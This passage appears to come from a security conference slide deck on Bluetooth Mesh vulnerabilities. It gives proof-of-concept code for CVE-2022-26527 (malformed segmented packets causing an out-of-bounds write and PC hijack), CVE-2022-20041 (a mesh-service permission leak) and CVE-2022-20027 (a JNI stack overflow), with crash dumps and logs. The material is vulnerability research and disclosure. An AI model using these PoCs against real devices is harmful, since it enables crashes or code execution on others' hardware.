    total_length = 0x0041 # Vulnerability: mismatched SegN & TotalLength
    fcs = 0xff
    data = 0xffffffffffffffffffffffffffffffffffffffff
    packet = transaction_start(link_id, trans_num, segn, total_length, fcs, data)
    send_packet(packet)
    print('[SEND]transaction start')


    # [SEND] Transaction Continue
    sego = 0b000001
    for _ in range(7): # trigger out-of-bound write
        data = 0xffffffffffffffffffffffffffffffffffffffff
        packet = transaction_continue(link_id, trans_num, sego, data)
        send_packet(packet, fast=True)
        print('[SEND]transaction continue, sego = ' + str(sego))
        sego = sego + 1
```

```
[15:16:23.818]Guru Meditation Error: Core 1 panic'ed (LoadStoreError). Exception was unhandled.
Core 1 register dump:
PC      : 0x4000c2ba  PS      : 0x00060830  A0      : 0x8017c6d7  A1      : 0x3ffee2f0
A2      : 0x40000086  A3      : 0x3f83e946  A4      : 0x00000015  A5      : 0x40000086
A6      : 0x000000ff  A7      : 0x000000ff  A8      : 0x3f83e943  A9      : 0x3ffee2d0
A10     : 0x3f83e930  A11     : 0x002b22b0  A12     : 0x3f83e92c  A13     : 0x002291a4
A14     : 0x3f835cc0  A15     : 0x3f83e995  SAR     : 0x00000002  EXCCAUSE: 0x00000003
EXCVADDR: 0x40000086  LBEG    : 0x4000c349  LEND    : 0x4000c36b  LCOUNT : 0x00000000
```

# Network Control Vulnerability

## CVE-2022-26527

- Out-of-bound Write in network control stage
- Inconsistent *SegN*





# Network Control Vulnerability

## CVE-2022-26527 POC

```
# poc
packet_list = []
seq = seq_init
sego = 0b00000
for i in range(32):
    # vulnerability : inconsistent segn
    if i == 0:
        segn = 0b000001
    else:
        segn = 0b111111
    trans_pdu = construct_transport_pdu(seg, akf, aid, szmic, ivindex, seq_init, sego, segn, segm)
    net_pdu = construct_network_pdu(netkey, ctl, ttl, seq, src, dst, ivindex, trans_pdu)
    bearer_pdu = construct_bearer_pdu(net_pdu)
    mBTLE_MESH = bearer_pdu
    mBTLE_ADV_NONCONN_IND = BTLE_ADV_NONCONN_IND(AdvA='88:2d:53:c0:80:53', data=mBTLE_MESH)
    mBTLE_ADV = BTLE_ADV(Length=0x25)
    mBTLE = BTLE()
    packet = mBTLE / mBTLE_ADV / mBTLE_ADV_NONCONN_IND
    packet_list.append(packet)
    sego = sego + 1
    seq = seq + 1
return packet_list
```

```
signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xffffffff
r0 aaaaaaaaa r1 00000001 r2 f2dfd0c0 r3 cccccccc
r4 cbcce014 r5 cbcc443c r6 00000001 r7 f2d02358
r8 cbcce010 r9 cbcc4a2f r10 cb9a2108 r11 00000000
ip cbccd2d4 sp cb9a20e0 lr cbcc6e27 pc cccccccc
```

**Hijack PC and R0**

# Wrapper Application Vulnerability

## CVE-2022-20041

- Bluetooth Mesh Service permission leak
- Treat all foreground applications as permitted caller

```
private MeshService getService() {  
    if (!Utils.checkCaller()) {  
        Log.w(MeshService.TAG, "InputDevice call not allowed for non-active user");  
        return null;  
    } else if (this.mService == null || !this.mService.isAvailable()) {  
        return null;  
    } else {  
        return this.mService;  
    }  
}  
  
public static boolean checkCaller() {  
    boolean z = true;  
    int callingUserId = UserHandle.getCallingUserId();  
    int callingUid = Binder.getCallingUid();  
    long clearCallingIdentity = Binder.clearCallingIdentity();  
    try {  
        boolean z2 = ActivityManager.getCurrentUser() == callingUserId;  
        if (z2) {  
            z = z2;  
        } else if (!(ActivityThread.getPackageManager().getPackageUid("com.android.systemui"  
            z = false;  
        }  
    }  
    return z;  
}
```

```
//bind service  
if(!bindService(intent, mConnection, BIND_AUTO_CREATE)) {  
    log("Bind Fail");  
}
```

```
try{  
    if(mService != null) {  
        // call bluetooth mesh service  
        log("mService.getVersion: " + mService.getVersion());  
        log("mService.getMeshState: " + mService.getMeshState());  
        log("mService.getMeshRole" + mService.getMeshRole());  
    } else {  
        log("mService is null");  
    }  
} catch (Throwable e) {  
    log(e.toString());  
}
```

```
D/CallService: Service Connected bind service  
D/CallService: mService.getVersion: MESH_SDK_20210401_01_MP5  
D/CallService: mService.getMeshState: true  
D/CallService: mService.getMeshRole: 1  
call service
```

# Wrapper Application Vulnerability

## CVE-2022-20027

- Stack overflow in Bluetooth Mesh JNI
- *memcpy* with no length check

```
v29 = sub_8124(env, a8, v28);
v9 = v29;
if ( v29 )
{
    array_len = ((*env)->GetArrayLength)(env, v29);
    array_from_caller = ((*env)->GetIntArrayElements)(env, v9, 0);
    if ( array_from_caller )
    {
        *(HIDWORD(v263) + 12) = &v266;
        if ( array_len )
        {
            i = 0;
            do
            {
                *(*(HIDWORD(v263) + 12) + i) = *(array_from_caller + 4 * i);
                ++i;
            }
            while ( array_len != i );           // memcpy with no length check
        }
    }
}
```

```
private void OOBWriteMethod(int opCode) {
    try {
        if (mService != null) {
            ConfigMessageParams param = new ConfigMessageParams();
            int[] virtualUUIID00B = new int[256]; //array length exceeds 16, thus can trigger OOB Write
            param.setConfigModeLPubSetParam(0, 0, 0, virtualUUIID00B, 0, true, 0, 0, 0, 0, 0);
            mService.sendConfigMessage(0, 0, 0, 0, opCode, param);
        } else {
            log("mService is null");
        }
    }
}
```

```
gecko_i8:/ # ps -A | grep com.android.bluetooth
bluetooth 9365 244 1177032 79740 Sys_epoll_wait ac6541c8 S com.android.bluetooth before poc exec
gecko_i8:/ # ps -A | grep com.android.bluetooth
bluetooth 9651 244 1177996 79388 Sys_epoll_wait ac6541c8 S com.android.bluetooth after poc exec
```



# 5 Summary

## Conclusion

- Memory corruption vulnerabilities are very likely to occur in SAR implementation
- Security of wrapper application, especially permission and native, also needs attention
- All the listed CVEs have been fixed by vendors

## Future Work

- Feedback-driven fuzzing strategy
- Vulnerability mining at upper layers
- Attack surfaces exploration of GATT proxy protocol

# Q&A

**Thanks For Listening !**